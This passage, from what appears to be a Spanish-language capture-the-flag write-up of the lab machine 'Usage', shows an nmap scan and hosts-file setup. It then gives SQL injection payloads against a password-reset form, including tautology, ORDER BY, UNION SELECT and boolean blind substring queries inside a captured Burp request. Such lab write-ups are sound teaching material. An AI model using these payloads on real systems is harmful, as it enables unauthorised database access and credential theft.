
Máquina Usage



Comenzamos con un escaneo de `nmap` para sacar lo puertos con sus respectivas versiones que están corriendo en esta máquina:


SHELL

```
nmap -sSCV -p- --min-rate 5000 -n -Pn 10.10.11.18 -v -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 08:43 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:43
Completed NSE at 08:43, 0.00s elapsed
Initiating NSE at 08:43
Completed NSE at 08:43, 0.00s elapsed
Initiating NSE at 08:43
Completed NSE at 08:43, 0.00s elapsed
Initiating SYN Stealth Scan at 08:43
Scanning 10.10.11.18 [65535 ports]
Discovered open port 80/tcp on 10.10.11.18
Discovered open port 22/tcp on 10.10.11.18
Increasing send delay for 10.10.11.18 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.11.18 from 5 to 10 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.11.18 from 10 to 20 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.11.18 from 20 to 40 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.11.18 from 40 to 80 due to 711 out of 2369 dropped probes since last
increase.
Increasing send delay for 10.10.11.18 from 80 to 160 due to max_successful_tryno increase to 8
Increasing send delay for 10.10.11.18 from 160 to 320 due to max_successful_tryno increase to 9
Increasing send delay for 10.10.11.18 from 320 to 640 due to 646 out of 2152 dropped probes since last
increase.
Increasing send delay for 10.10.11.18 from 640 to 1000 due to 887 out of 2955 dropped probes since last
increase.
Warning: 10.10.11.18 giving up on port because retransmission cap hit (10).
Completed SYN Stealth Scan at 08:44, 21.12s elapsed (65535 total ports)
Initiating Service scan at 08:44
Scanning 2 services on 10.10.11.18
Completed Service scan at 08:44, 6.08s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.18.
Initiating NSE at 08:44
Completed NSE at 08:44, 1.80s elapsed
Initiating NSE at 08:44
Completed NSE at 08:44, 0.39s elapsed
Initiating NSE at 08:44
Completed NSE at 08:44, 0.00s elapsed
Nmap scan report for 10.10.11.18
Host is up (0.038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 08:44
Completed NSE at 08:44, 0.00s elapsed
Initiating NSE at 08:44
Completed NSE at 08:44, 0.00s elapsed
Initiating NSE at 08:44
Completed NSE at 08:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.63 seconds
           Raw packets sent: 104848 (4.613MB) | Rcvd: 84750 (3.390MB)
```


Nos reporta el puerto *80* y el puerto *22*, además el propio nmap nos reporta el nombre de la página web por lo que la añado al */etc/hosts*


```
echo "10.10.11.18 usage.htb" >> /etc/hosts
```

Vemos que en la página existe un Login, probando no es vulnerable




Veo que hay un botón de *admin*, al darle click me hacer un redirect a *admin.usage.htb*, es decir, un subdominio que deberemos apuntar en el */etc/hosts* para que se ha el redirect correctamente.






admin.usage.htb




```
  GNU nano 8.3                                            /etc/hosts
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.18 usage.htb admin.usage.htb
```

En esta dirección, nos encontramos con un panel de login que parece para el administrador:




Tampoco es vulnerable, lo dejamos para luego

Volviendo hacia atrás, en login principal hay un link de "*Reset Password*" que nos llevará a un nuevo panel, esta vez es vulnerable a SQLI:




Comprobación:



We have e-mailed your password reset link to test@test.com' or 1=1 -- -


Límite de columnas:



Reset Password

We have e-mailed your password reset link to test@test.com' order by 8 -- -


En este punto nos llevamos la petición a Burp para trabajar más cómodos y probamos haber si con un `UNION SELECT ATTACK` podemos ver algo en la respuesta, en este caso, la base de datos:



```
DNT: 1
Priority: u=0, i

_token=X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC&email=test@test.com' union select 1,2,3,4,5,6,database(),8 -- -
```

Parece que por ahí no va la cosa, parece que estamos ante una `BLIND INJECTION` por lo que vamos a hacer la siguiente query:

```SQL
test' or substring(database(),1,1)='a' -- - #¸El primer caracter de la base de datos en uso es a?
```




```
POST /forget-password HTTP/1.1
Host: usage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://usage.htb
Sec-GPC: 1
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-TOKEN=
eyJpdiI6InoxMHhvaDZybVFqd0tHYlViV1hBNEE9PSIsInZhbHVlIjoiWk1VRWZrSEx0K0xleUdWWTE0OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtUnNnU2Nn
dmhiZXgwOU1wNUkyMnpodU82eWx1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekgiLCJtYWMiOiI2ZTQyODM4MzZiMjE4
OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzEzY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNIOGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5
QnUxbHArbXpCZUhCVTZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYkU1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0
ZmMxOGQ0ZTIxOThlNDZkOGFmNTRlMzEzZDgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
DNT: 1
Priority: u=0, i

_token=X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC&email=test' or substring(database(),1,1)='a' -- -
```

Probamos con más letras hasta que sacamos la primera:

SQL

```sql
test' or substring(database(),1,1)='u' -- - #¸El primer caracter de la base de datos en uso es u?
